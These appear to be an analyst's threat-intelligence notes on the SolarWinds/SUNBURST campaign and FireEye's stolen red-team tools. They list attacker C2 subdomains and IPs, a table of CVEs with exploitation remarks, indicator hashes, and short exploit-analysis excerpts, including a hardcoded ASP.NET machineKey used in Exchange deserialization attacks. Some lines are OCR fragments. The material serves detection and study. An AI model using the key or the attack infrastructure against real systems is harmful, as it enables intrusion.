DOMAIN	05q2sp0v4b5ramdf71l7.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	07q2aghbohp4bncce6vi0odsovertr2s.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	08amtsejd02kobtb6h07ts2fd0b12eu1.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	0b0fbhp20mdsv4scwo11r0oirssrc2vv.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	0br2kgmp2hbg90sb9uf29149711e.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	0bv6kouis4qtgs1be2sd0tdieo0te2h.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	0c32j0j6q8up3a4b6d6n0t6j0oeu.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	0c32j0j6q8up3aob6d6n0q6j0qeu.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	0dv6fsons11r6hqh0657.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	0fhdojdvgeuskgkcds2n0i3uho1i2v0i.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	0ftd1sok8kjdkp6beuheoip0i12eu1.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	0h8228c3d64pk64f31q7.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	0n64gosv25v97g9ht1v4.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	0oqdtu3r8abd6d8beuheoip0t12eu1.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	0p7v1equ4631asq3bguqhgg.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	0pd232uqfohq8qdhs1mh.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	0st8ibor4o31e198i6e4vgh.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	127motrjknpdraet18ho.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	12gho508142kp6eto8do.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	133bocmjd8ppsa8d00eu0los5jhea4vo.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	16julbdk427s94jde6vi0odsovertr2s.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	16uu1e6k3j3nihuc6d6n0c6j0ieu.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	174utqcr31cn293c6d6n0o6j0oeu.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	18f5phqbdbq6etec26c0q12eu1.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	18shu721ul16bclce2q0b12eu1.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	19knepufjrml1r2347im.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	1btcr12b62me0buden60ceudo1uv2f0i.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	1c2u8q6l388no9uc6d6n0b6j02eu.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	1cghgocfgcik9p1cv6q3ru1i302vri.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	1ch1ndtjj2u8mi5d6rswoiou0bovirsv.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	1cou6odl4evsq2bde6vi0odsovertr2s.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	1g2hg1educi6d87ce2q0o12eu1.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	1g2hg1educi6d8fce2q0b12eu1.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	1h14ptc2k6kdku238g90.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	1ii9q1s7ut7pj88chom2v3o110ce2h.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	1ii9q1s7ut7pj8tchom2v3o110ce2h.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	1llms3vh0q0cb39dtsfd2cu7us0e12eu.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	1on45q99h4i7bg0cdae2sd02e2h.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	1p792tkokdddis2ej1hu.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	1rulnov2813330v0dovirsvu10igi10ce.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	202jdr3e38aja16ohr63.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	21dh2sca90g78hqeen60ceudo1uv2f0i.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	23hrcr27nmqbbbud6d6n0t6j0teu.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	2788hsokf4b6lkadhom2v3o110ie2h.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	28phos6q9al7th2een60eeudo1uv2f0t.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	2a0mm2rgtnibvqcj7mfu.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	2attp7aog2oennljum7g.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	2f9dj160un1hhpfde2q0b12eu1.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	2o1rg9g07s6ihvsee6vi0gdsovertr2s.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	2qnv7hr17ogjc27jj3hc.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	2rn2ddllc4bmtjiet36huovz0ott30et.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	2s1cbufjauhbd0cu5m9u.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	2s8sii8387s2tm7g5olimhv.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	2sn98d96h9pqmlcg0b6fih5.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	2srhmkk1c9o6obcubmn4.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	2ur7sef75htrb36g4mtirh7.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	302v4ke4jdchpb5pl1f82ql.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	3263jc0g7ka370tgmctjiev.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	32privobvbgsa6tum6ip.appsync-api.us-east-2.avsvmcloud.com

OMAIN	56t21hikejopieug6d6n0c6i0ceu.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	58b8f8go25f04rpgc2d0be2h0qdi.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	5aqvobc70o2ivk95a6c4fr1.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	5ba54io0m6ureoph5o63rscusi2vove0.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	5cc19c6bqu6in6fh00huauo0f1qtkqb4.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	5ce289jle8ipoq2q6d6n0o6i0ceu.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	5d6ehqlhbk6qro4eml2s.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	5dcihj4h4i6iq34erle9.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	5dq72bpo2h9i304en78n.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	5fbprol6v2o90d3qqq8tap.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	5fl9k0dd4qlv4ibh5onr1oipe2hh0e12.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	5qe5q8qdjcfbd11qe2q0e12eu1.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	5h6iu6akl9urof936791.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	5hccp8i2dn0pr5435qei.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	5i1dfbdql2osardhds2n0i3uho1i2v02.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	5iat8b7ub86lr0eqcuveervisu10te2h.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	5jb9cmvm9pjj8vlq261rs3e022st.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	5p72thpmihr3mo9fplc4eil.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	5pm72cpodh9po04en1tn.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	5qbtj04rcbp3tiq8bo6t.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	5rc13q6esq4cumuq711e.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	5vd09ek9rbd8r99qh.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	5vsivtapld93b9qqoid60bfj0bvri.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	63103hqeq7hiuuahscr0q6i02eu.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	63e4ioi8dnqflash1.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	6a57jk2bald9keq15cbq.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	6c5tqtl8m61258khe2h.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	6cd64117t0arq8hids2n0e3uho1i2v0e.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	6fndhoavfi7o774hfqqe.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	6qhau746mseljcthim0e2st.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	6qp98d4asbipu4gh53e0il2eu1.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	6i6qkuq4rrqj9n8h6d6n0e6i0ieu.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	6i6n1qj6b520269he2q0b12eu1.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	6jef5kkueau1hv8i656o0c6irusv6cuv.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	6r2prvobs5q5bbdh0feaaso.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	6rqi6h3nhq8qisivrqnosreio2v60qi.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	6rth4r9nv4kmf80hc2d0ce2h0tdj.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	6soimlq1m3ojum85rmsv.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	6st5ro5te4tohq852bmr.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	6su5ri5t34tihq852bbn.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	6tjljelbt3qiv6jt7bnl3cv.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	6uf4baci0cp4ss858303.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	6umd9csp9vl2j2j56itv.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	77buuacbm1ane0ai6d6n0e6i0ceu.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	7a2f7va4u69ja6etv8lam6f.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	7c2ucid62e9s4u4je6vi0edsovertr2s.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	7couja66m8tn304i6d6n0q6i02eu.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	7f000qp4oq07qj6j5onr1oipe2hh0q12.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	7jbf1c0fqp8drociirpuv20212eu1.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	7jbh5f2ss7d6v3nie2q0e12eu1.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	7kdh6qhc1tbt6o2hplh2.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	7mlobqm86f3dieniv6q3ru1i30evri.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	7qcnbheqqmf2ae2ticsam6v.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	7qr0hdaahq9cad2ta66sicv.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	7rjv8p3pijm3b25ip2sii2v0oe25p.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	7sbvaemscs0mc925tb99.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	814jt4mrf7cq2dej6d6n0e6i0ieu.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	814jt4mrf7cq2dmj6d6n0q6i02eu.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	882j84blfc8qod6j6d6n0q6i0ceu.appsync-api.us-east-1.avsvmcloud.com

13.59.205.66
139.99.115.204
167.114.213.199
204.188.205.176
34.203.203.23
5.252.177.21
5.252.177.25
51.89.125.18
54.193.127.66
54.215.192.52



??

INITIAL FIREEYE’s STORY


THE THREAT ACTOR USED FIREEYE’S RED TEAMING TOOL(s) ???????

I am not sure how it plays into this whole campaign. For the record, I will add my notes in here.

INITIAL REPORT (FIREYE's RED-TEAMING TOOLS & VULNERABILITIES)

Vulnerability

CVE-2014-1812	GROUP POLICY	Windows Local Privilege Escalation	LPE
CVE-2018-15961	*USED BY CHINA TO LAUNCH CHINA CHOPPER*	RCE via Adobe ColdFusion (arbitrary file upload that can be used to upload a JSP web shell)	
CVE-2019-19781	CITRIX	RCE of Citrix Application Delivery Controller and Citrix Gateway	
CVE-2019-3398	WRITE FILES	Confluence Authenticated Remote Code Execution	
CVE-2019-11580	FLAW(BAD PLUG-IN)	Atlassian Crowd Remote Code Execution	
CVE-2020-0688	EXCHANGE	*BY-PASSED EVERY EDR AND AV, TARGETED GULF* Remote Command Execution in Microsoft Exchange	RCE
CVE-2019-0604	APT27	*USER IN GULF TO LAUNCH XAWEN SHELL* RCE for Microsoft Sharepoint	
CVE-2020-10189	DESERIALIZATION	RCE for ZoHo ManageEngine Desktop Central	
CVE-2019-0708	BLUE-KEEP	RCE of Windows Remote Desktop Services (RDS)	
CVE-2017-11774	APT33	RCE in Microsoft Outlook via crafted document execution (phishing)	
CVE-2018-13379	APT34 / APT41	pre-auth arbitrary file reading from Fortinet Fortigate SSL VPN	Traversal
CVE-2019-11510	FLAW(text credentials)	pre-auth arbitrary file reading from Pulse Secure SSL VPNs	FileRead
CVE-2019-8394	INPUT VALIDAITON	*Needs an authenticated user* arbitrary pre-auth file upload to ZoHo ManageEngine ServiceDesk Plus	FileUpload
CVE-2016-0167	UAF	*ALLOCATION ON HEAP* local privilege escalation on older versions of Microsoft Windows	LPE
CVE-2020-1472	AD COMPROMISE	*ZEROLOGIN* Microsoft Active Directory escalation of privileges	RPE
CVE-2018-8581	RACECONDITION	*MOVEWINDOW->win32* Microsoft Exchange Server escalation of privileges	



DESERIALIZATION

```
<machineKey validationKey="CB2721ABDAF8E9DC516D621D8B8BF13A2C9E8689A25303BF"
decryptionKey="E9D2490BD0075B51D1BA5288514514AF" validation="SHA1"
decryption="3DES" />
```


```
[SharePointPermission(SecurityAction.Demand, ObjectModel = true)]
public virtual bool LoadPostData(string postDataKey, NameValueCollection values)
{
    this.EnsureChildControls();
    string text = EntityEditor.StrEatUpNbsp(this.HiddenSpanData.Value);
    this.IsChanged = this.ParseSpanData(text);
    if (!string.IsNullOrEmpty(text))
    {
        foreach (object obj in this.m_listOrderTemp)
        {
            PickerEntity pickerEntity = (PickerEntity)obj;
```


```
mov     ecx, [ebp+var_38.top]
sub     eax, ecx
mov     [ebp+var_8], eax
lea     eax, [ebp+Address]
push    eax             ; Address
push    1               ; UnicodeString
push    83h             ; MbString
push    [ebp+P]         ; P
mov     [ebp+var_64], ecx
call    _xxxSendMessage@16 ; WM_NCCALCSIZE msg
```


** to shellCode -> copy-> kernel*

c1aaac40 fffff900

VARIANT NAMES PROVIDED BY FIREEYE







IOC’s


```
2b4d48aac9c6885f50f5f95c10385aa10f7de9c8f393e64777b544e8fae8c95b
94f7fe4c70accd4991b203a981cac2925e84d3d984c3b50184a4341b8c0e37c5
a6834eb32f20a52786ce1c5e99b94baec4d251414a97ca4717b2b06c88340a4b
39845d02f72d83ef342b62b7348776d44cdb3eb6416b83ea2167b301d306cd58
a147b58b5e03979a017daf3f32d666b8f0b8a1f53617a3b0244107e231e1c2b9
05810f2a6d5ed4ce5687bfa80285b796d5edb446404b017856e73660547ab23c
1414c072c33b12009d0af5858877a9fe1664650c9b1628ad5a5c964562ef0973
14561204eccf222201df94b0162bc840261a225fffea0041e4aed7e25b5edf05
1f9c6a1661e5daf5c8c7fc915c84a02a19a7b55b0216cb79aef0fe2026d2815e
24e37e197bdbabf8a2bc63e0776e82c00a440febe171ec1e648f024338c0871c
30cba2554985a8943e2f1c6e76f4a1a32160d8adba845c2c22f209059fd5f4ba
3b40eaacabb7a597365f79004b55132b1e74de6177a979acd46eeaeeb7d67a65
3d1b5a772e5e153843ef93cd524f004fd93462ac1bc142ccddd8b8dbea360bb7
432d5c08dc329ff1481ba779d43ba8de839ce34495ccd03c439f149bdfdc8b13
4487eb760a9ce7cbad2abe13a002d458f0d35855f4cb89db0384102a776346d0
513f4fa13633667163345eade85cc71bfe13406d6981b1b7ed4acc547960c164
62400a2c101c2deb84927196713891915597153a4dba24f5e9b3d0d03404d8ec
6b1197af09fa66ea1098e4176c807409b77c4761af8bf75a4cdd60ff351e1087
7f45e1d200487f5a106437e94d81fb55cc22cb57b8a8c66644309857f01d67d1
85c0dccf928cf07eee6690bee2ae93096c4ae3e895133969e5e9823ffa736e55
86e66b303e90e16f59e0f6d165c80746819c8e56773a8631de35a7a4c89666f6
88a8b861fa8599ec25e89547f61c461dd9cc9d626363313643d22db355fd324c
8d80e0d69a4e14d0e8ddba42a8bf641f81a2653f1f06f02096d2bb980d3592fa
a27c08e00260aa956052e95014a235cea65bd61bba243a78ad3869b508da5f88
a39e235ca4caf08984fdeead2573e7cf087e47c9b826e085ac64e514ad89e0cb
a80bc4f464220b1adbcf70c310e061d87591a7fb56595ba91afdfcac11b0978c
a88307e49dc124e0c673ded7e73b74f794d3531019843b1b522661500f02510b
af75297ea9bdf68bc420cc65951ad566d32efa73c82903dd072d818da4f64e7c
b0a6863a5870761800d581ba37059d11adf1fe4b467b82b2cc04ce206c034167
c14189fad2601440a5004a940585d0c8217e4cc84bc23576d818cf05920b2dc2
c3dd397f53c5646343c5532d3aa3cb51d2241361d345344dbd1ed33380e87660
cb2768d055dc118a570bf47bebef02b34e0eab9258144b9dbe20628b61ff40b5
d255612a1e7b5cf10d62b0a41b954e5d6d8aab8f48d2163665fd9debc5873ce4
d399a5a37988ce529d69e298da618040d96b0dd70f37ad75f0e69f5b2ca3e6f5
dc9cb38c76168ececd67df7d3e25f087b2155ccc5bd83a693f02e992ab733ba9
dd7bb15bf75225e6accaa202b9cc260c6afd113b932941b4aa71b628738722b1
ebc3ab97b983b151c50698c7ea700a2c83c887c08eb443d72e3ad2253de61a83
f384b2bfa91b3f787a5e0be823d545529acb943d9a067465281cc8b6fcb99b09
f48c5718cb3f83fdbbc05c6a2a4a7187b3b7388a4635ea18d3d54420c7f0ffe2
f852f7610b2d5df51457a9e39b84dd9fcf969fb72bfb5ae858060053899ba187
f85f54d443bd0d1b2d000b9e6a1c0398319bb48f0c16ebfd3645c5cb9a11be50
f8e3815ce5d07a0af454626797b4082ce4d4ad314338c578af55343300a9acc4
f8f686f39423618a90962a1be7f86a102e41f71ea8a6e6417be5dcc98e4341a8
11ddfdf2f102cb1518c0dc8d9021d8c16c9da3ae1b99f3abc77467e7709ef23
a3a8ded7f82741a1997b17a44fbb1e5712ba3a5db11146519cf39281def9329a7
dcce258cc818febe2b888c8eee42aa95393b2fb4f1f2406330840ab8ad5c7d50
0c080548e15e7f377baed2a550d48a555e6150d969f7f4b8244c3b3a50afb858
78fafeb22bf31de02a4b56114e86dcc3394e382658a5c95b1a302d3d8794718d
a66f3a9ddf9343aeed40276c1abfc485f089050074a03801cd9a16787a39c6bf
0097d59dc02cbac14df25ef05fc6d75f835d1db68f760d71fa4a0a57d9960606
0340043481091d92dcfb2c498aad3c0afca2fd208ef896f65af790cc147f8891
15ec35c9ad5c1f5c0052c043dd16201044bffdd9c6e797aa4fb9e2a9f72af65d
1beb8278ca333127b9d16d08bfe2a615d266b20b5c92c228564ddbfbe691602a
1de3e84cb1b12cfc5c2d57a6f87eaf91584e24a725b04d72cfc402008a33482d
236cb0e60f567694fc08d71e28234c9b6ad91535078a64519f0e82ef58eb2c14
273406a14787f5b590ad98bcc366bca45677c8d12e8a8c4d6653d1d6248d0d9a
3413473d5b199a040ee4e9c65eeb156c26cadf8d54d7f24ba7d248617d81bf6e
38ef9be82b97b97aecc8339da6ca3b75b2c2d146d098d061912a266189661228
3a76415398c72df10f2d0714e76a2780df568af3322b724c8e5dac8f881387ab
537a84e8350d9cb46b76dd99584766ff022a983d69a55ebd66af4454dd0d004d
56d838f94b44a90663a97319c6b1fbee9af0b9932d837bfc0e46fd6846661403
58b6dd8dc8761a285f00e3ca6534df4a3a5efcf50eb15b2519236a9b6d5d7ff4
593b525ecd4c630cb855706cf7d28aa24ee04968cb58e7b85d591bde03ce8b81
62c43d9cf56bdf5c0adfec0cba79ed99c72334b2e4d6495d996210b6622e02c2
65314bd558f2a78e7bfa14036196ab7c2ea0bdff17e35de438ab5660b11436c1
```

```
6c1829be1c49c04b956b431386c389a6bf83327a5e7e68ff453103820ad4464d
75e14d0b6fc18d4b662884815e91723e742bd19a2346712132eccc0b1d0f4420
76d321c7bf50f91012db4df8457242ebac1b9d4e09ff67a925c5e536a51c5928
76d6602f3d3bac656982581ec0fcfb0520b75db212621f0d67ed8f41dc248d9e
817867c23a7bf47e99c93201f99f5eb8053963277654aa76338c5f9e0c89eac4a
87178a87511d91f06a3f5457f80213a0ad8523ea371d133e17d463f4d13663d5
8744e2a254c196cb44258fe645706258dd656a129c3cefbbfca9406ac8234602
87b8f4b004ac4cc90afb01d20533b332133f882ccdca25d7415b8a4865ff036a
8cc16d7bcefe0819feea1e60c752053b2c378f46aa9c4b99510f176c5eea40af
9f0c2ab4ee811cd898c1e7786109d2f2e23a87ba8c26fe46db83ea52d29b73e7
a6a3992db61b70a209e2d3787c75adef808849a1ffaf592760b7cf3935009358
a96afe0caa912fe089453ebd601c2910e95a13abc91aeb1623831c183da9c0c8
b0b5a59c9ab9f2e32c35baddaed4bdb386f5df67a4c34c4b0d41a32240c67494
b30b1ef36a0d880180c006e16244b0968f70204b4d6781b07a596aea8a19a7c9
b3de8abd5e98934df0fe5770974d9ea83a221df667cba4004ce77718feb89824
b9cf6fbde82839e15413595a50aeb1044a8f4e3be180c42436e11675c22cf914
bc06b50eb4570bbe3ae6da470bce6367da8b562fba44b45ac768dc658c2f933b
bd2f00ea0a6d43874826fc0150e6392e16a2ac7d5ad9c9fc38da04b2bc85dbb0
c761f1bf8342ce6156594e6fdb23b104989064201f702ce4cf5ad60b39034d48
cf5a515f6bb3af5fdc37f822375c31c6fbd433150179867ee9106b26f3302815
d64ecbd541ce7f171fd27d4d60da10f01c0cf5d254f9331c765295c1252d840d
d8e634f5cab4cade6d1c5c34f6459427e65ce1cb9301865aa2700433a617017d
